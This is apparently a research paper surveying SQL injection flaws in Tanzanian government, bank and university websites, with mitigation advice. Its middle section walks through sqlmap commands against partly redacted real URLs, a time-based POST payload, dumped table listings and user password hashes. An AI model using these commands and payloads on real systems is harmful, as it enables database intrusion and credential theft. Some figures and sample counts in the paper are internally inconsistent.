

A Study of Online Database Servers: The Case of SQL - INJECTION, How Evil that could be?

ABSTRACT

SQL injection attack is one of the most serious security vulnerabilities in many Databases Managements systems. Most of these vulnerabilities are caused by lack of input validation and SQL parameters used particularly at this time of technology revolution. The results of a SQL injection attack (SQLIA) are unpleasant because the attacker could wipe the entire contents of the victim's database or shut it down. As such, SQLIA can be used as important weapons in cyber warfare. As an attempt of breaching of number of application data bases systems two SQL injection techniques were used to successful locating vulnerable points during this research which are Blind Text Injection Differential and Error based Exploitation. The motivations behind were to find out where the databases systems are most likely to face an attack and proactively shore up those weaknesses before exploitation by hackers. The success of both techniques is a result of poor web server (online database server) design especially in the selection of error messages (or answers) they display to website users if something goes wrong. The approach through examination of error messages (error codes) did enable to precisely know the backend Database Management System (DBMS) type and version and what exactly are parameters (variables) which can allow "illegally" injecting codes (a SQL query). Additionally, the paper presents SQLIA cases and their impact in Tanzania cyber space as well as it suggests the possible mitigation ways while reflecting the collected data with what currently existing in cyberworld as far as SQL injection attack is concern to present the reality.

Keywords— First SQLIA; Second Code Injection; Third Cyber warfare; Fourth SQLMap; Fifth Security; Sixth Database

1. INTRODUCTION

SQL injection is a code injection technique used to attack data-driven applications in which nefarious SQL statements are inserted into an entry field for execution [2]. The nefarious SQL statements (SQL queries) can be instructed by an attacker to dump the database contents, steal credentials, or modify the entire database. According to Imperva [3] which analyzed 297,954 attacks and 22,850,023 alerts in year 2015, SQLIA rose by 150% and it was leading among all kind of web application Attacks. This is in favour of data presented in the report "state of the Internet 2020" from the article in [24] justifying the validity of the study.

SQL Injection vulnerabilities are a result of poor or bad programming and occur when developers combine hard-coded strings with user-input to create dynamic queries [4]. Precautions should be taken in order to prevent externally supplied user input to modify the query string such that it performs unintended actions including gaining unauthorized read or write access to the data stored in the database.

With today on going concerns online applications security is unarguably the most serious concern for Web applications, to which SQL injection (SQLi) attack is one of the most devastating attacks. Automatically testing SQLi vulnerabilities is of ultimate importance, yet is unfortunately far from trivial to implement. This is because of the existence of a huge or potentially infinite number of variants and semantic possibilities of SQL leading to AQLi attacks on various web applications [13].

According to National Security Agency (NSA), SQL injection is the most typically ways used by hackers, even the famous database organization MYSQL was hacked by these techniques on electronic records [8], [9]. Presently a day, the more the quantity of vulnerabilities will be diminished, the more the quantity of threats become to increment [10]. Structured Query Language Injection Attack (SQLIA) is one of the incredible dangers of web applications threats where by lack of input validation vulnerabilities where cause to SQL injection attack on web.

Sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers [12]. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections. In respect to that this study did follow the basics procedures of the tool while applying different techniques and approach.

In the other hand in addressing the problem many researchers have effectively analyzed black box scanner in vulnerability detection. Furthermore, they find out its constraints by repeatedly testing numerous

black-box scanners against a wide range of vulnerable applications. A lot of work in this direction is focused on fuzzing. It deals with testing (semi)-random values [14]. Another important method to prevent web vulnerabilities is data mining and machine learning. These learning methods with a variety of web applications are considered a unique approach. However, it can also be used in source code to identify vulnerabilities [15].

With the same efforts Valeur and colleagues [18] propose the use of an Intrusion Detection System (IDS) to detect SQLIAs. Their IDS system is based on a machine learning technique that is trained using a set of typical application queries. The technique builds models of the typical queries and then monitors the application at runtime to identify queries that do not match the model. However, two recent approaches, SQL DOM [16] and Safe Query Objects [17], use encapsulation of database queries to provide a safe and reliable way to access databases. These techniques offer an effective way to avoid the SQLIA problem by changing the query-building process from an unregulated one that uses string concatenation to a systematic one that uses a type-checked API.

In [19] & [2], existing detection and prevention techniques against SQL injection attacks is presented and analyzed. The authors presented one Technique for Detection and Prevention of SQL Injection Attack using ASCII Based String Matching. Our approach has taken different turn in addressing SQL injection problem by using three different scenarios for testing security systems. The approach applied penetration testing technique trying to find out which is the best solution for protecting sensitive data within the government network to a number of agencies where the exercise was undertaken. Specifically, penetration testing has been conducted using SQL Injection attacks. As a target for the conducting such attacks, a test web server was set up in the government network.

In our approach the study first focused in exploiting SQLI vulnerabilities to identify vulnerable parameters where by identifications of parameters using Google dorks and open-source penetration testing tools was applied. However, Vega was used to identify the vulnerable parameters, SQLMap for a proof of concept that is to verify if the databases under study is actually exploitable for the given parameters.

Having the best efficiency and having the most secure applications are always in contradiction with each other. We cannot have high security without any cost [11]. Injecting a web application is the synonym of having access to the data stored in the database. The data sometimes could be confidential and of high value like the financial secret of a bank or list of financial transactions or secret information of some kind of information system, etc. An unauthorized access to this data by a crafted user can threaten their confidentiality, integrity, and authority. As a result, the system could bear heavy loss in giving proper services to its users or it may face complete destruction and this is the foci of conducting this research.

2. EXPLOITATION METHODS AND TECHNIQUES USED

Although this vulnerability has been known for more than 20 years, injections still rank third in the OWASP Top 10 for web vulnerabilities. In 2022, 1162 SQL injection vulnerabilities were accepted as CVE. [21,22] In an SQL injection, the attacker inserts an SQL statement into an exchange between a client and a database server [3]. SQL (Structured Query Language) is used to represent queries to database management systems (DBMS). The maliciously injected SQL statement is designed to extract or modify data from the database server. A successful injection can lead to authentication and evasion as well as database modifications by inserting, modifying and/or deleting data, resulting in data loss and/or destruction of the entire database.

SQL Injection (SQLi) is the most common attack vector responsible for over 50% of all web application attacks today. The impact of SQL injection (SQLIA) attacks is negative because they can allow an attacker to delete or close the entire contents of a victim's database [1]. Financial services are one of the safest industries in the world, yet the number of attacks against this industry continues to rise. But how far and how? In 2022, Akamai Security Research observed a phenomenal 3.5x growth in web application and API attacks on FinServ and the alarming rate at which attackers are exploiting zero-day vulnerabilities that pose significant risks to organizations EndServ. According to Akamai's 2020 State of the Internet Report, SQLi accounts for nearly 80% of all retail, travel and hospitality web application attacks between 2018 and 2020 [23].

In this paper, we will test security systems which are implemented in government network with Firewalls and IPS. A study of 228 web servers was examined in the year 2016 in Tanzania which indicated

that 102 ($\approx 45\%$) servers can be SQL injection exploited. The vulnerability observed could allow data exfiltration such that it was possible to list tables and dump user accounts, emails and passwords. Some of the tables were found to contain administrative user accounts and easily crack able passwords enabling an attacker to take total control of the victim server. According to Akamai “State of the Internet” report 2020, SQLi accounts for almost 80% of all attacks against retail, travel, and hospitality web apps between 2018 and 2020 [24].




Figure 1: TopWeb Attack Vectors Targeting Commerce (Source 24)

2.1 Sample Selection

A total of 220 websites (web servers for that matter) that provides web services to Tanzanians were randomly chosen and cross examined to check if are SQLi exploitable. Although the choice was random, certain criteria were considered;

- Websites that provide (have links that provide) email services
- Websites owned by government institutions, Universities, Regulators and Tanzania Revenue Authority.
- Websites owned by banks/financial institutions
- Websites ran by universities
- Website of the Communications Regulator
- Website of the Revenue Authority

2.2 SQL Injection Techniques

SQL Injection exploitation is all about examining error messages which web browsers (clients) get from database servers. Through examination of error messages (error codes) we can precisely be able to know the backend DBMS type and version. Also, we can also be able to know what parameters (variables) can allow us to “illegally” inject codes (a SQL query).

There are some cases where programmers are a bit careful not to reveal backend systems through “traditional” error codes, in such situations normally blind injection techniques is used to test SQLIA existence. In blind injections a number of questions are probed to the database (web server) application with TRUE or FALSE responses and by examining the answers, detailed information about the DBMS and vulnerability parameters can be identified. Several methods and tools can be used to detect presence of SQL Injection points (parameters) and perform exploitation; one can use manual techniques [5], Google dorks [6] or automated tools like SQLMap.

Google dorks and SQLMap were used during this study. Depending on how a database is designed, each database can be exploited with different technique(s). During this study at least eight exploitation techniques were observed;

- Time Delay Exploitation
- Blind Arithmetic Evaluation Differential
- Out of Band Exploitation
- Union Exploitation
- Boolean Exploitation

- Blind Text Injection Differential
- Stored Procedure
- Error based Exploitation

2.3 Injection Exploitation Method

There are two methods the browser use to send information to the web server; these are GET and POST. The GET method sends the encoded user information appended to the page request. The page and the encoded information are separated by the? Character. The POST method transfers information via HTTP headers. Encoding in POST is done like in the GET method, what is different is that, with POST, the encoded information is put into a header called QUERY_STRING.

Because data in the GET method is made up by part of the URL, this method is less secure. Parameters usually remain in browser history. In the POST method, data are transferred through HTTP header; therefore security of this method depends on the HTTP protocol. By using Secure HTTP, that is HTTPS, web servers can at least guarantee the information is secure.

SQLIA are code injections attacks. Knowing which method(s) is used when a targeted server exchanges data with its clients is important as it helps an attacker to decide a method to inject her malicious codes. Experience shows that exploiting SQL Injection parameters via GET Method is easier than in POST Method. Part of this study was to examine which method (GET or POST) is mostly employed in Tanzania websites.

3. A PERFORMANCE EVALUTION: DUMPING VULNERABLE DATABASES WITH SQLMAP.

A proof of concept in illustrating SQLIA is to be able to dump database contents of a vulnerable server. To do that, SQLMap was used in this study. If you are a hacker, SQLMap is one of powerful technique used in attacking a particular web server. If you are an ICT Admin, SQLMap is one of powerful and efficient tool to examine all possible weaknesses in database applications in order to mitigate SQL Injection attacks. SQLMap not only can identify vulnerabilities, it can perform the actual hack – exploitation. This paper will show simple steps which were applied on SQLMap to exploit a DBMS.

3.1.1 Vulnerable Parameter Identification

The first step in examining online databases for weaknesses is to identify vulnerable parameters, that is, injection points. Google dorks and website auditing tools that are included in Kali Linux were used to identify vulnerable parameters in the selected web servers. Screenshot One displays typical output of a vulnerable parameter.

| | |
|-----------------------|---|
| Classification | Input Validation Error |
| Resource | https://www. .tz/IMEI_Verification |
| Parameter | txt_imei |
| Method | POST |
| Detection Type | Blind Text Injection Differential |
| Risk | High |

Screenshot 1: Output for the identification of an SQL vulnerable parameter in one of the tested web server. The URL (webpage) shown in the Resource above, is what contains an SQL injection point.

Things to note down from that output are Resource and Parameter; The Resource is the URL (webpage) that contains an injection point. It is through this resource the database will (might) be exploited. Second is the Parameter; this is actually the vulnerable point – it is our place to inject the “killer poison”. These two (Resource and Parameter) will be inserted to the SQLMap engine for exploitation.

The detection method helps the choice of a syntax to be used in SQLMap, we know there are two methods; GET and POST. These have different syntaxes. The syntax for exploitation using GET method is summarized in Screenshot 2.

The command used by SQLMap to identify (list) all the databases is --dbs this command was typed at the end of the command shown in Screenshot 2. For the test done, the output should take the look shown in Screenshot 5.

```
[14:29:17] [INFO] the SQL query used returns 2 entries
[14:29:17] [INFO] resumed: information_schema
[14:29:17] [INFO] resumed: out_db
available databases [2]:
[*] information_schema
[*] out_db
```

Screenshot 5: List of databases found in the web server under observation. The server had two databases; information schema and out db

3.1.3 Listing Tables

The step that follows is to see what tables and columns are contained in the databases. SQLMap has secrets for that see Screenshot 6.

```
11:54:14 [INFO] retrieved: weblinks
Database: out_db
[35 tables]
-----
banners
categories
comments
contact_details
content
departments
docsup
event
event_pro
events
faculty
faq
keepinformed
main_menu
main_menu_copy
menu
menu_types
news
news_category
page
page2
poll
poll_result
profilecategory
profiles
publicationcategory
publications
quicklinks
site_category
tbl_album
tbl_image
users
videos
visits
weblinks
-----
```

Screenshot 6:

A command to list down tables in all databases. If you specify a particular database, usually using -- D option followed by database name, tables for that database will be displayed. If you don't specify a database, then all tables in all databases found in the server will be shown. This takes a considerable amount of time.

```
[*] shutting down at 11:50:18
root@kali:~# sqlmap -u "http://www[redacted].ac.tz/inc_news_iframe2.php?key=1" --tables
(1.0.8.2#dev)
http://sqlmap.org
```

Screenshot 7: Application of the --tables switch to a vulnerable server. The command extracts and displays all tables. Tables which attract hackers are those having names like users, usernames, or something similar. These tables contain usernames and password (or password hashes) for users with various privileges.

Screenshot 8: Shows a command used to access a table in database. In this example we try to access a table called users.

```
root@kali:~# sqlmap -u "http://www.█.ac.tz/inc_news_iframe2.php?key=1" --columns -D out_db -T users
(1.0.8.2#dev)
```

Screenshot 8: How SQLMap is used to access specific tables within a database.

```
root@kali:~# sqlmap -u "http://www.█.ac.tz/inc_news_iframe2.php?key=1" --dump -D out_db -T users
```

```
m█ 422c82d273edb8b76b1ab3ec90f48234
e█ 34348d5b31a29f7b7a584e7b115309b6
e█ 1: 9267b87bd218453ace2ffd790b30219f
F█ aeb4289d11aced24025707cbeb603b50
s█ 81dc9bdb52d04dc20036dbd8313ed055
m█ e: 9267b87bd218453ace2ffd790b30219f
t█ 9c54f9d5a6041661bf0e3e7f67fd44ae
```

Screenshot 9: Dumped outputs from the users table in the database. Names are intentionally striped off for security reasons. The dumped table had password hashes of which were later cracked using other password crackers with the help of 2GB rainbow table.

If we can dump database contents, what else do we want? We have successfully hacked a database, using just three tools; the first which helped identify vulnerable parameter, The second (SQLMap) which helped perform injections and Third are tools which help cracking password hashes.

3.1.4 SQLMap Injection with POST Method

All the above examples were for the GET method. Let's see how it was done with POST method. Using POST, is a little bit tricky; we use the data option to indicate that the vulnerable parameter is a POST request. The command takes the look shown in Screenshot 10.

```
root@kali:~# sqlmap -u "http://█.go.tz/opendata/brn/home.php?" --data="shule=-1 OR 17-7=10"
(1.0.8.2#dev)
http://sqlmap.org
```

Screenshot 10: SQL injection using POST method. The above server which belongs to one government institution was (is, until the time of this publication) found vulnerable to SQL injections.

What is important when doing POST SQL Injection with SQLMap is to make sure that you supply the vulnerable parameter with necessary data as identified during section 2.4.1 – vulnerable parameter identification. Depending on the choice of tool you use, certain tools give a very nice presentation of POST data vulnerable parameter.

Steps we followed during the GET method for database manipulations are applicable in POST as well. The end point is usually the same, see Screenshot 11.

```

[12:25:06] [WARNING] there is a possibility that the target (or WAF) is dropping 'suspicious' requests
POST parameter 'shule' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:
---
Parameter: shule (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: shule=-1 OR 17-7=10 AND SLEEP(5)
---
[12:26:25] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.22, Apache 2
back-end DBMS: MySQL >= 5.0.12
[12:26:25] [INFO] fetched data [REDACTED]
[*] shutting down at 12:26:25
root@kali:~#

```

Screenshot 11: Output from one server which was SQL injectable using POST method. This government owned server had a total of 96 injection points which could be used for injecting any malicious code, including malware

4. RESULTS: SQL INJECTIONS THE CASE TANZANIA

4.1 Presence of SQLIA

From the study which was conducted most online database servers in Tanzanian cyber space seemed to be vulnerable to SQL Injection. The Appendix titled Technical Advance which is attached with this research paper displays results from selected servers. The appendix also summarizes in a flow diagram on how to reach the results. This study shows that, of the 228 web servers examined in year 2016 a total of 102 servers can be SQL injection exploited, see Figure 1.




Figure 2: Code Injections vulnerabilities as were observed in Tanzania cyber space between Januarys to December in 2016. Script Injections accounted for most injections followed by SQL. The results show that most web servers are susceptible to cyber espionage related attacks; they can be injected with malware.

4.2 GET vs POST SQLI Exploitation Methods

From research overview it is observed that most security Admins understand the fact that SQL exploiting web servers using POST method is difficult than the GET method, because during this study it was

observed that 56% of all SQL Injection cases were found exploitable by POST Method and the rest by the GET Method, see Figure 2.




Figure 3: Out of the 102 servers, 44% were found exploitable using GET Method. Most of these servers were those ran and operated by universities. The rest 56% which are exploitable using POST, were from banks and government institutions.

4.3 SQL Exploitation Techniques

As said earlier, depending on how a database is designed, each database system can be exploited with different technique(s). There were a total of 390 cases of exploitation techniques found in 102 servers. These techniques are as summarized in section 2.2 of this report. Figure 3 displays those cases and their number of occurrences.





Figure 4: Blind Text and Blind Arithmetic Differential accounts for 42.3% of all cases of SQL Injection exploitation techniques in Tanzania cyberspace. Out of Band Technique was the least observed to only 0.07% of all cases.

Experience is using SQLMap during this study, shows that it is quite easy to exploit SQL injection using Error Based, Boolean and Union techniques. These three techniques accounted for 41.5% of all SQL exploitation.

Note: Some of database servers were found to be exploitable using more than one SQL Injection techniques. One University which offers distant and online training had six of the above eight techniques. It was indeed possible to dump most of database contents of the server.

4.4 Web server Misconfigurations

As explained in part of the introduction section of this paper, SQL injection vulnerabilities are a result of poor web server design. Website auditing tools were used to identify web server that were designed poorly and existence of injection vulnerabilities in such servers. The screenshot number 12 below portrays that vividly.



Screenshot 12

Observations aimed at seeing server misconfigurations which lead to exploitable vulnerabilities. Observations like this one were done using open source tools. The above display is a vulnerability display as observed from one government mail server in December, 2016. Owners of the server were notified in to fix all issues.

Servers were observed to have the following misconfigurations which might lead to code injection vulnerabilities:

- Meta Tags Misconfiguration
- Unspecified Character Set
- HTTP Error Disclosure
- Unsecure Cookies
- Unsafe AJAX Code
- Weaker Encryption Algorithm

Unspecified Character Set and Meta Tag misconfiguration account to most problems (58.58%) that almost every server was observed to have. Figure 4 summarizes poor configuration findings observed in 220 web servers surveyed in year 2016.




Figure 5: Cases of website Misconfigurations observed in webservers in a study conducted in year 2016 for 220 we servers in Tanzania. One of “chilling” findings is the presence of meta tags that reveal sensitive information like platform details and configuration characteristics

5. DISCUSSIONS

The research undertaken was to discover relationships among what was done earlier and to allow the prediction of future events from present knowledge in regard to SQL injection attacks. The tests performed on government network, have made it clear that Penetration testing is of paramount importance on today's efforts in fighting SQL injection attacks. The advantage of using this technique is that it uses the same tools as hackers do, but in a legal way. Another advantage of this technique is the final report that is produced, which provides recommendations on avoiding security holes which can be identified on a system

Based on the findings as shown in figure 1, SQL Injection accounted to 24.4% of all code injections in year 2016. This means, nearly a quarter of all web servers in Tanzania can be injected with malicious codes (including malware) using SQL injection techniques. Also, sensitive information like credentials, emails and classified documents can also be stolen by hackers who can make use of this vulnerability. This study process lays the foundation for more conclusive data collection and analysis to set the foundation of further research on the topic.

However, to be able to fully exploit a server using SQL injection techniques and steal sensitive data, an attacker must be capable of dumping and cracking the dumped data. Success in cracking the data depends on how strong is the encryption algorithm used to cipher the data. Unfortunately, there were observed to be 102 cases of weaker encryption algorithms used in the 220 web servers examined. It was possible to crack the dumped data using a 1GB of rainbow tables in less than 15 minutes, which illustrates how easy it was.

The results shows that, from SQLIA an attacker can:

- Steal sensitive information by dumping database contents
- Grab web server access credentials by cracking usernames and passwords.

Getting these credentials, an attack is practically having full control of the web server and can therefore modify data, inject malware (spyware), launch denial of service attacks and any other cybercrime related action she wishes.

A single SQL injection can impose serious vulnerabilities in online database servers. The vulnerability can be exploited by remote attackers to gain unauthorized read or write access to the victim database. Exploitation of SQL injection vulnerabilities can also allow for attacks against the logic of the installed application. Attackers may be able to obtain unauthorized access to the server hosting the database. Indeed the injection can be very evil.

6. SUGGESTIONS FOR MITIGATIONS

While there are many approaches towards mitigating SQL injection attacks [7], the findings suggests the following to be done to prevent an SQLIA;

- Use parameterized statements. This is probably the best defense against SQL injection vulnerabilities.

- Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.
- Web developers must make sure that they do input Sanitization. Variables of string types should be filtered for escape characters, and numeric types should be checked to ensure that they are valid.
- Use of stored procedures can simplify complex queries and allow for tighter access control settings.
- Configuring database access controls can limit the impact of exploited vulnerabilities. This is a mitigating strategy that can be employed in environments where the code is not modifiable.
- Use of Object-relational mapping eliminates the need for SQL.

7. CONCLUSION

Web servers in Tanzania seem to be vulnerable to SQLIA. The vulnerabilities found from this research are exploitable and could allow adversaries steal sensitive information and take full control of the victim servers. SQLIA detected were a result of poor website design in terms of security considerations. Web servers were found to include sanitized inputs, display traditional error messages that reveal sensitive server information, create dynamic queries and use weaker encryption algorithms.

It is strongly advised that web server security administrators should undergo proper security training on ethical hacking courses and cyber security. The course should be organized in a manner that suits the Tanzanian environment; cyber space weaknesses in Tanzania might slightly differ from what are observed in other nations. Trainers must have full background knowledge of the way the internet is accessed and used.

However, appropriate new grant funding and research are still needed to address the growing representation of underrepresented communities in the cybersecurity field, particularly on web and database attacks. SQL injections are still one of the most exploited security vulnerabilities and, as such, exist. SAST and DAST are two security testing approaches for preventing SQL injections. Both methods have a number of drawbacks. There is, however, hope: recent research has shown that fuzzing can be an especially effective method for detecting SQL injections. The Code Intelligence platform detects injections with high accuracy and almost no false positives.

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